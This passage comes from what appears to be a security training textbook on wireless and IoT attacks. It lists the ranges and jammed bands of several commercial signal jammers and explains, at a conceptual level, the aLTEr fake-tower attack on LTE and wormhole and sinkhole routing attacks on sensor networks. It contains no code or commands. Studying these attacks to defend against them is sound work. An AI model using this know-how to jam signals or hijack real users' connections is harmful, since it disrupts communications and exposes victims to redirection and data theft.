
Figure 16.29: CPB-2660H jammer

- **CPB-2061 Jammer**
    - Range: 10–40 m
    - 6 antennas
    - 6 frequency bands jammed (Mobile, Wi-Fi, GPS)
    - Wall-mountable

Figure 16.30: CPB-2061 jammer

- **CPB-2680H-AGP Jammer**
    - Range: 20–60 m
    - 8 antennas
    - 8 frequency bands jammed (CDMA, GPS, DCS, 3G, 4G, UMTS, Wi-Fi)
    - Wall-mountable

Figure 16.31: CPB-2680H-AGP jammer



aLTEr Attack

- aLTEr attacks are usually performed on **LTE devices**
- Attacker installs a **virtual (fake) communication** tower between two authentic endpoints intending to mislead the victim
- This virtual tower is used to **interrupt the data transmission** between the user and real tower attempting to **hijack the active session**

aLTEr Attack

Long-Term Evolution (LTE), or 4G, is wireless broadband communication standard developed as a successor to 3G to improve the speed and security of wireless mobile networks. It features bandwidth scalability and supports preceding technologies, such as the Global System for Mobile Communications (GSM; 2G) and Universal Mobile Telecommunications System (UMTS; 3G). Although the technology is designed to overcome all the shortcomings of wireless networks, it is susceptible to data hijacking attacks.

The aLTEr attack is usually performed on LTE devices that encrypt user data in the AES counter (AES-CTR) mode, which provides no integrity protection. To perform this attack, the attacker installs a virtual (fake) communication tower between two authentic endpoints to mislead the victim. The attacker uses this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, the attacker manipulates the traffic with the virtual tower and redirects the victim to malicious websites.

This attack is carried out on "Layer 2," known as the datalink layer, which is responsible for sharing information through wireless networks with standard data encryption technologies. It also enables multiple users to access the network resources and defines how to transfer data between two nodes without any obstacles. By leveraging vulnerabilities or design flaws within this layer, the attacker attempts to take control over browsing data and modifies user inputs with a spoofed DNS server, redirecting the user to unintended or harmful websites.

The steps involved in an aLTEr attack are summarized as follows.

- The attacker installs a malicious tower masquerading as a real tower.
- The attacker determines the user’s position and sends a packet that appears as a valid request to the real tower.
- The real tower responds with the requested web link.
- The attacker connects the user to unwanted or harmful websites.




User with LTE Device
Fake Tower (Interruption point)
Base Station

Figure 16.32: aLTEr attack



Wormhole and Sinkhole Attacks

Wormhole Attack

- Wormhole attack **exploits dynamic routing protocols**, such as DSR and AODV
- An attacker **locates himself strategically in the target network** to sniff and record the ongoing wireless transmission
- An attacker **creates a tunnel** to forward the data between the source and destination node

Sinkhole Attack

- Sinkhole attack is a variant of selective forwarding attack where the attacker **uses a malicious node** and **advertises this node** as the shortest possible route to reach the base station
- An attacker **places the malicious node near the base station** to attract all the neighboring nodes with fake routing information and further performs data forging attack

Wormhole Attack

A wormhole attack exploits dynamic routing protocols such as Dynamic Source Routing (DSR) and the Ad-Hoc On-Demand Distance Vector (AODV). In this attack, an attacker locates themselves strategically in the target network to sniff and record ongoing wireless transmissions. From this location, the attacker advertises that the malicious node has the shortest route for transmitting data to other nodes in the network. To perform sniffing and to record the ongoing communication, the attacker creates a tunnel to forward the data between the source and destination node.

In wireless sensor networks, protocols such as AODV and DSR use route request (RREQ) and route reply (RREP) messages to discover the dynamic route between source and destination nodes. For example, a source node (S) sends an RREQ packet, which is a broadcast message to the destination node (D), and D responds by sending the RREP packet, which is a unicast message. RREP contains the route information to reach D. When S receives this message, it stores this information in its route cache and forwards all the application data to D using this route.

In a wormhole attack, the attacker attempts to build a tunnel between S and D using a malicious node (M) within the transmission range of S and D. The attacker listens to the network traffic waiting for RREQ messages. When S attempts to transmit some application data to D, it first sends an RREQ message to discover the route to D. The attacker sniffs this RREQ message from S and forwards the RREQ message directly to D before the original RREQ message reaches D. Similarly, the attacker sniffs the RREP message from D and forwards it to S before the original RREP message reaches S, thereby creating a fake direct link between S and D via M. After establishing a successful tunnel between S and D, the attacker starts controlling the data flow between the two nodes and may start performing other types of attacks.

Wormhole attacks pose a severe threat to wireless sensor networks because attackers using this attack may manipulate routing and application data in real time, severely impacting the confidentiality, integrity, and availability of network data.

